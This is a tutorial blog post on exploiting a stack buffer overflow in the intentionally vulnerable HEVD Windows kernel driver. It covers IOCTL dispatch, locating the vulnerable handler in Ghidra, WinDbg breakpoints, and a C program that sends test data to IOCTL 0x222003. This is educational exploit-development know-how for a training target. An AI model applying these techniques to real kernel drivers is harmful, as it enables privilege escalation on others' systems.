Exploiting Kernel Driver while fighting with Windows mitigations

After lots of trial and error, i decided to write this blogpost which no one probably going to read. But if anyone is curious about this topic, i think it will be quite helpful.

TLDR: There is vulnerable windows kernel driver (Hacksys’s Vulnerable Driver) and one of the vulnerabilities in here is called stack based buffer overflow and I developed a working exploit in order to gain SYSTEM privileges while bypassing KASLR and SMEP.
What is HEVD?
The HackSys Extreme Vulnerable Driver (HEVD) is a Windows Kernel driver that is intentionally vulnerable. It has been developed for security researchers and enthusiasts to improve their skills in kernel-level exploitation.
GitHub - hacksysteam/HackSysExtremeVulnerableDriver: HackSys Extreme Vulnerable Driver (HEVD) …
HackSys Extreme Vulnerable Driver (HEVD) - Windows & Linux - hacksysteam/HackSysExtremeVulnerableDriver
The environment will be like this:
1) Debugger VM (Windows 10 with ghidra and winDbg installed)
2) Debuggee VM (connected to the win10’s windbg with kdnet and HEVD is loaded)
I don’t want to explain step by step how to deploy hevd or how to import PDB files, but one thing i can tell you beforehand is that for loading the hevd, you don’t need the OSR Loader, you can just run it as a service.
Also, you may also use windows 7 as a victim VM (debuggee VM) instead of win10 as win7 doesn’t have most of the modern mitigations and it makes our job easier in terms of executing our exploit. Anyways, lets continue.
How do you even talk to a driver?

This is basically your computer’s privilege level. starting from the kernel mode (Ring 0) up to the User mode (Ring 3). The privileges are getting higher as you go deeper in these rings. One more keyword you should know is called “Driver”.
Driver is just a piece of code usually used as a translator between your computer’s operating system and the connected hardware. This is the reason why your connected devices are being recognized by your computer.
Windows drivers mostly split by where they run: in the kernel (full system privileges) or in user space (sandboxed, limited privileges).
Kernel Mode Drivers can have unrestricted access of memory and can talk directly to the hardware. Disk drivers, network card drivers, antivirus/EDR filters, and anything that hooks deep into the system could be an example.
But if something crashes in here, it causes BSOD (Blue screen of death)
User Mode Drivers are sandboxed like a normal process. If one crashes, only that driver’s process dies -the OS keeps running. They’re used for things that don’t need deep hardware access: USB peripherals, printers, cameras, and similar. Safer and more stable, but limited in what they can touch.
For more detailed information, read this: Windows Internals Part 1
PS: In our example, our HEVD driver is not used for hardware, it is purely software driver but it is working on a kernel space. You just start it as a service and that’s it.
Now, as you know, there’s a hard wall between user mode and kernel mode, enforced by the CPU. Therefore, our whole goal of this exploit is to get our code running on the other side (kernel) of that wall.
So, how to talk to the kernel driver from the user mode?
- Open the driver like a file. Remember the CreateFile? this is the same thing, but this time instead of opening a file, you open a driver and as expected, it will give you a handle to that driver.

- Send it a message with DeviceIOControl. According to microsoft:
DeviceIOControl sends a control code directly to a specified device driver, causing the corresponding device to perform the corresponding operation.
DeviceIOControl communicates with the help of the IOCTL (control code). IOCTL is basically just a number the driver’s author assigned to each operation. But this is not a simple random number, it has some meaning.

Read this for more: IOCTL codes.

So, at this point, we understand that communication happens roughly like this: DeviceIOControl(handle,IOCTL number, our_data_buffer….).
After you send the request, process goes like this:
1) It goes to the Windows I/O Manager. I/O manager is not the only IO manager components. There are also Power manager, PnP manager and such. But main handling of the I/O requests are being done with the help of the I/O Manager.
2) I/O manager packages your request in a specific format called IRP. IRP is basically an envelope containing your IOCTL number, your buffer, and its size. The web analogy for this would be serialization logic.
3) When the IRP reaches the driver, the I/O Manager looks up the driver’s dispatch table. This table exists to route each IRP to the correct handler routine, because a driver has to deal with more than one kind of request. Every request carries a major function code that says what it is. If you opened the driver with CreateFile, that’s an IRP_MJ_CREATE. In our case we’re sending an IOCTL with DeviceIoControl, so the code is IRP_MJ_DEVICE_CONTROL and that’s the entry the I/O Manager looks up in the dispatch table.
The dispatch table is really just an array of function pointers, and the major function code is the index into it. So IRP_MJ_DEVICE_CONTROL isn’t just a label-it’s literally the slot number the I/O Manager uses to find and call the driver’s device-control handler.
But the handler still needs to know which IOCTL you sent and where your buffer is. That’s what theI/O stack location is for. As an IRP travels, it carries a per-driver slot of information -the IO_STACK_LOCATION -and the driver reads its current one with IoGetCurrentIrpStackLocation. Inside that slot it finds the actual IOCTL code (Parameters.DeviceIoControl.IoControlCode) and the input buffer and its length.
4) After driver getting the IOCTL code, that IOCTL specific function will be executed aka the handler(This is what we will be targeting).
5) When the handler is done it calls IoCompleteRequest, and the I/O Manager returns the status and output back up to your DeviceIoControl call.
PS: Remember that IoCompleteRequest should be executed once per IRP.
Lets communicate with our driver
First we have to understand the HEVD.sys file which is the main driver file. for now, we don’t have to load it on the win10 debuggee machine, just analyzing in the win10 debugger would be enough.
Luckly for us, there is also PDB file comes with the sys file. With the help of the PDB, we can see the function names and such more easily. Whatever disassembler you use, remember to import your pdb file.
You have to choose the x64 version of the HEVD file. when you download it from the github, in the zip file you will see different types of versions, just google it to find out which one you need. Just keep in mind that we need windows 10 x64 bit version.
Step 1: Analyzing the Main function (DriverEntry)
I go with ghidra but feel free to use your choice of disassembler.

In here, driver dispatch table, driver device object and such is being created.

I know, it can be a little bit confusing, therefore lets keep it simple.
When the IOCTL is requested, IrpDeviceIoCtlHandler will be executed. Inside IrpDeviceIoCtlHandler, depending on your IOCTL code, it will decide what function will be executed.
Step 2: Finding the vulnerable function (TriggerBufferOverflowStack)

We see that our vulnerable function is located on 0x222003. This means that, when we connect to this function, we should send 0x222003 as an IOCTL code in the DeviceIOControl function.

In here, we see that it takes your input and your input’s length and passes it as an argument for the TriggerBufferOverflowStack. And it if this fails, lvar2 will be equal to 0xC0000001 which means STATUS_UNSUCCESSFUL. This is the status of the IRP request.

In here, we see that there is 2048 bytes allocated for the user input. But when memcpy executes, it takes the size from our input. (You may see it from the disassemble). This is Stack based buffer overflow vulnerability.
Stack buffer overflow: when a program writes more data into a fixed-size buffer on the stack than it can hold, so the excess spills over adjacent stack memory -including the saved return address, which an attacker overwrites to hijack execution.
Step 3: Sending sample data and analyzing the memory
Before sending data, make sure that:
1) your debugger vm’s windbg is attached to to debuggee VM
2) PDB files are loaded in windbg
3) HEVD.sys is loaded in debuggee VM
Let’s send a simple character and see how it looks like on the stack:
- Add breakpoint with WinDbg
- Compile the simple C code in your host machine
- Execute it in your debuggee VM (your target machine)
In Windbg:
lm m HEVD // Check if your modules are loaded, if not, use .reload /f. You should not see deferred.
bp HEVD!TriggerBufferOverflowStack // It is possible to not see the disassembled version yet, but don't worry, just add the breakpoint, it will be loaded
g
p // After break triggers, use this command to step over until you reach memcpy
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <windows.h>
int main()
{
    HANDLE hHEVD = NULL;
    DWORD bytesReturned = 0;

    hHEVD = CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver",
                        (GENERIC_READ | GENERIC_WRITE),
                        0x00,
                        NULL,
                        OPEN_EXISTING,
                        FILE_ATTRIBUTE_NORMAL,
                        NULL);

    if (hHEVD == INVALID_HANDLE_VALUE)
    {
        printf("[-] Failed to get a handle on HackSysExtremeVulnerableDriver\n");
        return -1;
    }

    char payload[5] = "AAAA";
    DeviceIoControl(hHEVD,0x222003,payload,sizeof(payload),NULL,0x00,&bytesReturned,NULL);

}
x86_64-w64-mingw32-gcc <your_code>.c -o <output_name>.exe // If you use linux
